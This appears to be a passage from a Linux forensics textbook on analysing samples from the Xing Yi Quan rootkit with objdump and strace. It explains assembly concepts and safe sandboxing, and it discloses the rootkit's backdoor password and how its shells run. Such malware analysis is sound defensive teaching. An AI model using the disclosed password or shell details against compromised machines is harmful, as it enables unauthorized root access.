

FIGURE 10.15

Partial results from disassembling xingyi_bindshell with objdump.

You might be thinking, “Hold on a second, why did I subtract to grow the stack?” The reason for this is that the stack grows downward (from high memory addresses to low memory addresses). By moving the old stack pointer (in RSP) to the base pointer (RBP), the old top of the stack frame has become the new bottom. Subtracting 0x88 from the stack pointer allocates 0x88 bytes for the current stack frame. This new storage is used by the current function. If you look at Figure 10.15, you will see several `mov` instructions that move values into this newly allocated stack buffer. The destinations for all of these moves are memory addresses contained in the square brackets, which are all of the form [rbp - <some offset>].

There is also an odd instruction, `xor eax,eax`, among the move instructions. The bitwise exclusive-OR (XOR) operator compares each bit in two numbers, and the corresponding bit in the result is 1 if either, but not both, of the input values had a 1 in that position. The effect of XORing any number with itself is the same as setting that number to zero. Therefore, `xor eax,eax` is the same as `mov eax,0x0`. Readers who have done any shell coding will realize that use of XOR is preferred in that situation as it prevents a zero byte (which is interpreted as a NULL in many cases) from being present in code you are trying to inject.

Following the block of move instructions we see a `call` instruction. In high level languages calling a function and passing in a bunch of parameters is pretty simple. How does this work in Assembly? There needs to be a calling convention in place that dictates how parameters are passed into and out of a function. For various technical reasons, multiple calling conventions are used based on the type of function being called. 32-bit systems normally pass in parameters on the stack (ordered from right to left). 64-bit

systems normally pass in parameters in the registers RDI, RSI, RDX, RCX, R8, R9, and place any additional parameters on the stack (also ordered right to left). Return values are stored in in EAX/EDX and RAX/RDX for 32-bit and 64-bit systems, respectively. One of the reasons that there are multiple calling conventions is that some functions (such as printf in C) can take a variable number of arguments. In addition to specifying where parameters are stored, a call convention defines who is responsible (caller or callee) for returning the stack and CPU registers to their previous state just before the function was called.

Armed with the knowledge from the previous paragraph, we can see the two lines, `mov edi,0x100` and `call <n_malloc>` are used to call the n_malloc function with a single parameter whose value is 0x100 (256). The return value, a pointer to memory allocated on the heap, is then stored on the stack frame on the next `line, mov QWORD PTR [rbp-0x58],rax`. On the lines that follow, the putchar and popen functions are called.

The return value from the call to popen is stored in the stack frame on the line `mov QWORD PTR [rbp-0x70],rax`. The next line compares the return value with zero. If the return value was zero, the line `je 400fe7 <main+0xbc>` causes execution to jump to 0x400FE7. Otherwise, execution continues on the next line at 0x400FB2. Note that the machine code is 0x74 0x35. This is known as a short conditional jump instruction (opcode is 0x74), that tells the computer to jump forward 0x35 bytes if the condition is met. `Objdump` did the math for you (0x400FB2 + 0x35 = 0x400FE7), and also told you this location was 0xBC bytes from the start of the main function. There are other kinds of jumps available, for different conditions or no condition at all, and for longer distances.

Other than the return instruction, `ret`, there is only one remaining Assembly instruction found in the main function that has not yet been discussed. This instruction is not in the snippet from Figure 10.15. This instruction is `lea`, which stands for Load Effective Address. This instruction performs whatever calculations you pass it and stores the results in a register. There are a few differences between this instruction and most of the others. First, you may have more than two operands. Second, if some of the operands are registers, their values are not changed during the operation. Third, the result can be stored in any register, including registers not used as operands. For example, `lea rax,[rbp-0x50]` will load the value of the base pointer minus 0x50 (80) in the RAX register.



FIGURE 10.16

Registers for modern 64-bit processors.

The end of the disassembly of the main function by `objdump` is shown in Figure 10.17. The highlighted lines are cleanup code used to return the stack and registers to their previous state. Notice that we add back the 0x88 that was subtracted from RSP at the beginning of the function, and then pop RBX and RBP off the stack in the reverse order from how they were pushed on. Note that in the calling convention used here, it is the callee (main function in this case) that is responsible for restoring registers and the stack to their previous state. Functions (such as printf) that accept a variable number of parameters, require a different calling convention, in which the caller must perform the cleanup, as the callee does not know what will be passed into the function.



FIGURE 10.17

Cleanup code at the end of the main function. Note that the lines after the ret instruction are probably data, not instructions as depicted.

The bytes after the return instruction have been misinterpreted as machine code instructions by `objdump`. Later when we use the GNU Debugger (`gdb`) to disassemble the program, all of the program will be disassembled properly. For this reason, we will delay providing the full output from `objdump` here.

Up to this point we have been discussing what is known as static analysis. This is essentially dead analysis of a program that is not running. While using a tool like `objdump` to disassemble a program might lead to some minor errors, it is safe because the program is never executed on your forensics workstation. Often this is sufficient, if your primary goal is to determine if a file is malicious or benign. You certainly could use a tool such as `gdb` to get a more accurate disassembly of an unknown executable, but be careful not to run the program in the debugger on your forensics workstation!

DYNAMIC ANALYSIS

Dynamic analysis involves actually running a program to see what it does. There are a number of tools that you can use to analyze an unknown program's behavior. Before we proceed, we need to talk about safety. Think about it. Does running an unknown, possibly malicious program on your forensics workstation sound like a good idea? You have two basic choices. Either you can use some spare hardware that is disconnected from the network and only used for examining unknown files, or you can set up a virtual machine using VirtualBox, VMWare, or other virtualization software.

The separate machine is the safest option. This allows you to run the program with

reckless abandon, knowing that you will re-image the machine when you are done with your analysis. Virtualization is definitely more convenient, but there is potential risk to your host machine if you misconfigure the virtual machine. If you do use virtualization, make sure that you have no network connections to the virtual machine. Also, be aware that some smart malware will detect that it is being run inside a virtual machine and refuse to run or, even worse, attempt to exploit possible vulnerabilities in the virtualization software to attack the host machine.

If you need an image for your virtual machine, you could use a fresh install of your favorite Linux distribution. If you think you will be investigating unknown binaries often, you might consider backing up the virtual disk file after you have installed all of your tools and before transferring any unknown files to the virtual machine. Remember that most virtualization software will install a NAT network interface out to the Internet which you should disable! If you really want to duplicate the subject system, you can create a virtual machine from the subject disk image. This assumes that you have sufficient disk space, RAM, etc. The command to convert the raw image to a virtual hard disk file, if you are using VirtualBox, is `vboxmanage internalcommands converthd -srcformat raw -dstformat vhd <raw image> <destination vhd file>`. The PAS subject system running in a virtual machine (without networking!) is shown in Figure 10.18.



FIGURE 10.18

Running the PAS subject system in a VM after converting the raw image to a VHD file.

Tracing system calls

The `strace` utility can be used to trace which system calls are being made by a program.

This program works by running a program and keeping track of (tracing) any system calls that are made. Never run this command against an unknown binary on your forensics workstation. Only run this inside a sandbox in a virtual machine or on your dedicated machines for malware investigation described above. In addition to being cautious when running this command, there are a few things that you should keep in mind. First, when you run the program as anyone other than root, it might fail because of permission issues. Second, if command line parameters are required, it might fail, or at least take a different execution path, that can make it hard to see what it does. Third, it may require some libraries not installed in your test environment. If this is the case, you should be able to tell, because you will see system calls attempting to load the libraries. Partial output from running `strace` against xingyi_bindshell is shown in Figure 10.19.



FIGURE 10.19

Partial output from running strace against xingyi_bindshell in a sandbox virtual machine.

From Figure 10.19 we can see that the C library (/lib/x86_64-linux-gnu/libc.so.6) was opened read-only and the call returned a file handle of 3. The file was read and parts of it were mapped to memory so that some of the functions in the library can be used. Two file handles automatically exist for all programs, 1 and 2, for standard out (stdout) and standard error (stderr), respectively. The call to write(1, "\n", 1) is the same as calling printf("\n") from a C program (which is exactly what this file is). The output from `strace`, also shows that a pipe was created using popen. Popen stands for pipe open. It is used to execute a command and then open a pipe to get the responses from the command. From the read command that follows a few lines later, it looks like the program is trying to determine the version of Python installed.

Don't think of `strace` as the perfect tool to help you understand how a program works. The best way to see what a program does is to trace through it with `gdb`. Using

`strace` is a good starting place before moving on to `gdb`. The results of running `strace` against another Xing Yi Quan binary, xingyi_rootshell, with no command line arguments are shown in Figure 10.20. Note that the program terminated with a "wrong password" message. Rerunning this command with the "sw0rdm4n" password we discovered during static analysis leads to the results shown in Figure 10.21.



FIGURE 10.20

Running strace against xingyi_rootshell without a password.



FIGURE 10.21

Running strace against xingyi_rootshell with the correct password supplied.

If we run `strace` against xingyi_reverse_shell, it generates an error. If we add the IP address 127.0.0.1 to the command, it succeeds and creates a process listening on port 7777, as shown in Figure 10.22.

